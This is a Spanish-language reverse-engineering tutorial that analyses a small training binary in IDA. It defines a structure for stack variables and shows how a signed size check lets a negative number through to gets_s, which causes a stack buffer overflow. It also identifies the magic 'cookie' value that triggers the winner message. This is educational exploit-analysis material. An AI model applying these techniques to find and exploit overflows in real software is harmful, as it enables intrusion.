
00401070
00401070 ; Attributes: bp-based frame
00401070
00401070 enter proc near
00401070
00401070 var_4= dword ptr -4
00401070 pBuffer= dword ptr 8
00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 push    ecx
00401074 push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \\"...
00401079 call    printf
0040107E add    esp, 4
00401081 mov     eax, [ebp+pBuffer]
00401084 add    eax, 10h
00401087 push    eax
00401088 push    offset aD      ; "%d"
0040108D call    scanf_s

```

2) | (130, 39) | 00000470 | 00401070: enter (Synchronized with Hex View-1)

Lo renombro como pBuffer ya que es un puntero o dirección, porque uso LEA y no paso el valor sino la dirección donde está la variable Buffer.

Si hago Set Type o apredo Y para propagar.



Veamos si en la referencia quedó bien.

```
00401150 mov    [ebp+var_0], 0  
00401157 mov    [ebp+var_C], 0  
00401165 lea    eax, [ebp+Buf]  
00401168 push   eax  
00401169 call   enter  
0040116E add    esp, 4
```

Vemos que esta correcto ya que EAX tiene la dirección de Buffer que se obtuvo con LEA.

```

00401070
00401070 var_4= dword ptr -4
00401070 pBuffer= dword ptr 8
00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 push    ecx
00401074 push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \..."
00401079 call    printf
0040107E add     esp, 4
00401081 mov     eax, [ebp+pBuffer]
00401084 add     eax, 10h
00401087 push    eax
00401088 push    offset aD      ; "%d"
0040108D call    scanf_s
00401092 add     esp, 8

```

Aquí vuelve a saltar otra alarma si el buffer es de 16 de largo o sea 0x10, vemos que a la dirección de Buffer la suma 0x10 y no está escribiendo en el mismo sino a continuación, justo debajo.

Esto ya me da que pensar, si le pasas un puntero al buffer, luego estás escribiendo fuera, es el típico comportamiento de las estructuras, se pasa la dirección inicial a una función y luego se puede acceder a cualquier campo, en este caso algo que está debajo de un primer campo BUFFER.

Y que había justo debajo de BUFFER en el stack de main.

-	00000020	; Two special fields " r" and " s" represent return address
-	00000020	; Frame size: 20; Saved regs: 4; Purge: 0
-	00000020	
-	00000020	
-	00000020 Buf	db 16 dup(?)
✓	-00000010 var_10	dd ?
	-00000000 var_c	dd ?
	-00000008 var_8	dd ?
	-00000004 CANARY	dd ?
	+00000000 s	db 4 dup(?)
	+00000004 r	db 4 dup(?)
	+00000008 argc	dd ?
	+0000000C argv	dd ? ; offset
	+00000010 envp	dd ? ; offset
	+00000014	
	+00000014 ; end of stack variables	
	SP+00000010	


Vemos que está escribiendo en var\_10 por lo tanto eso solo puede pasar si al menos Buffer como var\_10 son campos de una estructura.

Muchos se preguntan porque tengo que mirar el stack del main en vez de la función check?

El tema es que al pasarle la dirección de Buffer, dicha dirección donde comienza el mismo y el mismo Buffer están en el main, y si sumo 0x10 a esa dirección llegare al var\_10 del main,


el cual como es una variable local no tendría sentido dentro de check, pero si tiene sentido si pertenece a una estructura.

Bueno por ahora vemos que



```
00401071 mov    ebp, esp
00401073 push   ecx
00401074 push   offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \"
00401079 call   printf
0040107E add    esp, 4
00401081 mov    eax, [ebp+pBuffer]
00401084 add    eax, 10h
00401087 push   eax
00401088 push   offset aD      ; "%d"
0040108D call   scanf_s
00401092 add    esp, 8
```


Me pide un número y lo guarda en el campo ese de la estructura que se llama var\_10, usando scanf\_s, así que renombrare var\_10 a numero, pero antes como ya se que hay una estructura y los tres campos seguramente son accedidos en las funciones, la creare.



```
-00000000 ; N      : rename
-00000000 ; U      : undefined
-00000000 ; Use data definition commands to create local variables and Function
-00000000 ; Two special fields " r" and " s" represent return address and saved
-00000000 ; Frame size: 20; Saved regs: 4; Purge: 0
-00000000 ;
-00000000
argum
ptions
ptions >
Buf          db 16 dup(?)
var_10       dd ?
var_C        dd ?
var_8        dd ? |
CANARY       dd ?
s            db 4 dup(?)
r            db 4 dup(?)
argc         dd ?
argv         dd ? ; offset
envp         dd ? ; offset
+00000014
+00000014 ; end of stack variables

SP+000000018
```

Voy de nuevo al main y marco hasta el CANARY y hago EDIT-CREATE STRUCTURE FROM SELECTION.



```
-00000000 ; Two special fields " r" and " s" represent return :
-00000000 ; Frame size: 20; Saved regs: 4; Purge: 0
-00000000 ;
-00000000
-00000000 Buf          struct_0 ?
CANARY       dd ?
+00000000 s           db 4 dup(?)
+00000000 r           db 4 dup(?)
+00000008 argc        dd ?
+0000000C argv        dd ? ; offset
+00000010 envp        dd ? ; offset
+00000014
+00000014 ; end of stack variables
```

Allí creo la estructura pero lo llamo Buf, le cambiare el nombre a pepe.

```
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+  
00000000 ;  
00000000  
00000000 struct_0      struc ; (sizeof=0x1C, mappedto_35) ; XREF: main/r  
00000000 Buf       db 16 dup(?)  
00000010 var_10    dd ?  
00000014 var_C     dd ?  
00000018 var_8     dd ?  
0000001C struct_0      ends  
0000001C
```

Y el nombre de la estructura le pondré MyStruct.

```
^ 00000000 ; [00000004 BYTES. COLLAPSED STRUCT SINGLE_LIST_ENTRY. PRESS CTRL-NUMPAD+ TO  
00000000 ; [00000008 BYTES. COLLAPSED STRUCT _EXCEPTION_POINTERS. PRESS CTRL-NUMPAD+ 1  
00000000 ;  
00000000  
00000000 MyStruct      struc ; (sizeof=0x1C, mappedto_35) ; XREF: main/r  
00000000 Buf       db 16 dup(?)  
00000010 numero    dd ?  
00000014 var_C     dd ?  
00000018 var_8     dd ?  
0000001C MyStruct      ends  
0000001C
```

También renombro número.

```
00401141 mov      ebp, esp  
00401143 sub      esp, 20h  
00401146 mov      eax, __security_cookie  
00401148 xor      eax, ebp  
0040114D mov      [ebp+CANARY], eax  
00401150 mov      [ebp+pepe.var_8], 0 ✓  
00401157 mov      [ebp+pepe.numero], 0  
0040115E mov      [ebp+pepe.var_C], 0  
00401165 lea      eax, [ebp+pepe]  
00401168 push     eax          ; pBuffer  
00401169 call     enter  
0040116E add      esp, 4  
00401171 lea      ecx, [ebp+pepe]  
00401174 push     ecx          ; Buf  
00401175 call     check  
0040117A add      esp, 4  
0040117D lea      edx, [ebp+pepe]  
00401180 push     edx  
00401181 call     desicion  
00401186 add      esp, 4  
00401189 call     ds:_imp_getchar  
.20) 00000546 00401146: main+6 (Synchronized with Hex View-
```

Y en el main donde está todo declarado, veo que está todo bien.

Volvamos a la función enter.

```
00401070 ; Attributes: bp-based frame
00401070 ; int __cdecl enter(int pBuffer)
00401070 enter proc near
00401070
00401070 var_4= dword ptr -4
00401070 ppepe= dword ptr 8
00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 push    ecx
00401074 push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \\"...
00401079 call    printf
0040107E add     esp, 4
00401081 mov     eax, [ebp+ppepe]
00401084 add     eax, 10h
00401087 push    eax
```


Cambio el nombre a ppepe por puntero a pepe y apreto Y borro la declaración, acepto y apreto Y de nuevo para la nueva declaración.

```
00401070 ; Attributes: bp-based frame
00401070 ; int __cdecl enter(int ppepe)
00401070 enter proc near
00401070
00401070 var_4= dword ptr -4
00401070 ppepe= dword ptr 8
00401070
00401070 push    ebp
00401071 mov     ebp, esp
00401073 push    ecx
00401074 push    offset aPleaseEnterYou ; "\nPlease Enter Your Number of Choice: \\"...
00401079 call    printf
0040107E add     esp, 4
00401081 mov     eax, [ebp+ppepe]
00401084 add     eax, 10h
00401087 push    eax
```


Sigamos reverseando.

```
00401095
00401095 loc_401095:
00401095 call    ds:_imp_getchar
00401098 mov     [ebp+var_4], eax
0040109E mov     ecx, [ebp+ppepe]
004010A1 mov     edx, [ebp+var_4]
004010A4 mov     [ecx+14h], edx
004010A7 cmp     [ebp+var_4], 0Ah
004010AB jz     short loc_4010B8
```

Aquí está usando un campo de la estructura ya que mueve a ECX la dirección inicial y luego le suma 0x14 para guardar en un campo de la misma aquí ya no necesitamos hacer cuentas, apreto T en esa instrucción.



Elijo a qué estructura de las existentes corresponde y veo ahí en la lista que está MyStruct.




Vemos que solo detectando que es un campo de la estructura, apretando T y eligiendo la correcta ya IDA acomoda el nombre del campo de la misma, obviamente hay muchas estructuras y como no está definida aquí, IDA no puede saber a cual estructura pertenece pero se lo decimos y nos pone el campo correcto.


Vemos que es el loop que se coloca para filtrar los 0a después de un scanf, es un campo auxiliar en el código se llama c pero puede tener cualquier letra o nombre.

```
00401095
00401095 loc_401095:
00401095 call ds:_imp_getchar
00401098 mov [ebp+temp], eax
0040109E mov ecx, [ebp+ppepe]
004010A1 mov edx, [ebp+temp]
004010A4 mov [ecx+MyStruct.c], edx
004010A7 cmp [ebp+temp], 0Ah
004010AB jz short loc_4010B8
```


Cada vez que se pase el puntero a la estructura a un registro y luego se le suma un offset



Estará accediendo a otro campo apreto T allí.




Es el final de ese chequeo sigo adelante.



No hace más nada y no devuelve ningún valor de retorno en EAX.

Por lo tanto la primera función fue solo para leer el número que tipeamos y guardarlo en el campo número.

La siguiente función check.



Hay que renombrar Buf a ppepe

```

00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 ; int __cdecl check(char *ppepe)
00401010 check proc near
00401010
00401010 ppepe= dword ptr 8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 mov     eax, [ebp+ppepe]
00401016 cmp     dword ptr [eax+10h], 10h
00401018 jle     short loc_401024

```

```

0040101C push    1           ; Code
0040101E call    ds:_imp__exit

```

0, -2 | (171, 16) | 00000410 | 00401010: check (Synchronized with Hex View-1)

Apreto Y para Set Type.

Allí veo que compara un campo con 0x10, apreto T en esa instrucción.

```

00401010
00401010 ; int __cdecl check(char *ppepe)
00401010 check proc near
00401010
00401010 ppepe= dword ptr 8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 mov     eax, [ebp+ppepe]
00401016 cmp     [eax+MyStruct.numero], 10h
00401018 jle     short loc_401024

```

Compara el número que pusimos con 0x10 considerando el signo, esto es peligroso si se usa como size luego.

Vemos que al manejarnos como estructura, el campo lo lee en una función, lo chequea en otra función y luego lo usará posiblemente en una tercera y si vamos siguiendo el puntero a la estructura siempre podemos determinar qué campo es sin tener que debuggear, haciéndolo como variables sueltas se complica determinar que es el mismo valor siempre.

...., ~~eax~~ [eax+MyStruct.numero], 10h  
short loc\_401024

```

Code
00401024
00401024 loc_401024:
00401024 mov    ecx, [ebp+ppepe]
00401027 mov    edx, [ecx+10h]
0040102A push   edx      ; Size
0040102B mov    eax, [ebp+ppepe]
0040102E push   eax      ; Buf
0040102F call   ds:_imp_gets_s
00401035 add    esp, 8
00401038 pop    ebp
00401039 retn
00401039 check endp
13 00401013: check+3 (Synchronized with Hex View-1)

```

Allí hay otro campo apreto T.

**eax, [ebp+**ppepe**]**  
[eax+MyStruct.numero], 10h  
short loc\_401024

```

Code
00401024
00401024 loc_401024:
00401024 mov    ecx, [ebp+ppepe]
00401027 mov    edx, [ecx+MyStruct.numero]
0040102A push   edx      ; Size
0040102B mov    eax, [ebp+ppepe]
0040102E push   eax      ; Buf
0040102F call   ds:_imp_gets_s
00401035 add    esp, 8
00401038 pop    ebp
00401039 retn
00401039 check endp
2A 0040102A: check+1A (Synchronized with Hex View-)

```

Veo que el campo número es usado como size de un gets\_s pero ese número podría ser 0xffffffff pues el chequeo anterior era con signo y en ese caso 0xffffffff es -1 y es menor que 0x10 y lo pasa perfectamente.

Vemos que al gets\_s se le pasa la dirección de ppepe, como el primer campo es el Buffer escribirá allí.

Ya vemos que habrá overflow.

```

00401040
00401040 desicion proc near
00401040
00401040 arg_0= dword ptr 8
00401040
00401040 push    ebp
00401041 mov     ebp, esp
00401043 mov     eax, [ebp+arg_0]
00401046 cmp     dword ptr [eax+18h], 45934215h
0040104D jnz     short loc_40105C

```

```

0040104F push    offset aYouAreAWinnerM ; "You are a winner man"
00401054 call    printf
00401059 add     esp, 4

```

```

0000440| 00401040: desicion (Synchronized with Hex View-1)

```

A la última función también se le pasa ppepe, renombramos y arreglamos todo.

```

00401040
00401040 ; Attributes: bp-based frame
00401040 ; int __cdecl desicion(int ppepe)
00401040 desicion proc near
00401040
00401040 ppepe= dword ptr 8
00401040
00401040 push    ebp
00401041 mov     ebp, esp
00401043 mov     eax, [ebp+ppepe]
00401046 cmp     [eax+MyStruct.cookie], 45934215h
0040104D jnz     short loc_401066

```

```

AreaWinnerM ; "You are a winner man"
; Code
xit

```

```

00401064 jmp     short loc_401073
00401066 loc_401066:
00401066 loc_401066: ; "You are a loser"
00401066 push    offset aYouAreALoserMa
00401068 call    printf
00401070 add     esp, 4

```

```

100.00% (222,12) | (67,46) 00000440| 00401040: desicion (Synchronized with Hex View-1)

```

Allí lee a EAX la dirección de la estructura así que luego hay otro campo, cuando le suma un offset.

00401040	desicion proc near
00401040	arg_0= dword ptr 8
00401040	
00401040	push    ebp
00401041	mov     ebp, esp
00401043	mov     eax, [ebp+arg_0]
00401046	cmp     dword ptr [eax+18h], 45934215h
0040104D	jnz     short loc_401066

Esa var\_8 es la variable que chequea nunca la uso ni usara más, le pongo cookie pero si no se el nombre cualquiera servirá.

```

00401040 desicion proc near
00401040 arg_0= dword ptr 8
00401040 push    ebp
00401041 mov     ebp, esp
00401043 mov     eax, [ebp+arg_0]
00401046 cmp     dword ptr [eax+18h], 45934215h
0040104D jnz     short loc_401066

offset aYouAreAWinnerM ; "You are a winner man"
printf esp, 4
1           ; Code
ds:_imp_exit

00401064 jmp     short loc_401073
00401066 loc_401066: ; "You are a
00401066 push    offset aYouAreALoserMa
0040106B call    printf
00401070 add    esp, 4

00401073 loc_401073:
00401073 pop    ebp
00401074 retn

00401074

```

Vemos que aquí se toma la decisión si cookie es igual a 0x45934215 nos dirá que ganamos sino chau.

Así que ya sabemos que debemos pasar

Miremos la distribución del stack de main.

```

000020 ; Two special fields " r" and " s" represent return ad
000020 ; Frame size: 20; Saved regs: 4; Purge: 0
000020 ;
000020
000020 pepe      MyStruct ?
000004 CANARY   dd ?
000000 s       db 4 dup(?)
000004 r       db 4 dup(?)
000008 argc     dd ?
00000C argv     dd ?          ; offset
000010 envp     dd ?          ; offset
000014
000014 ; end of stack variables

```

Obviamente todo está dentro de pepe, el buffer y la cookie, así que vayamos a estructuras a ver los sizes de cada uno.

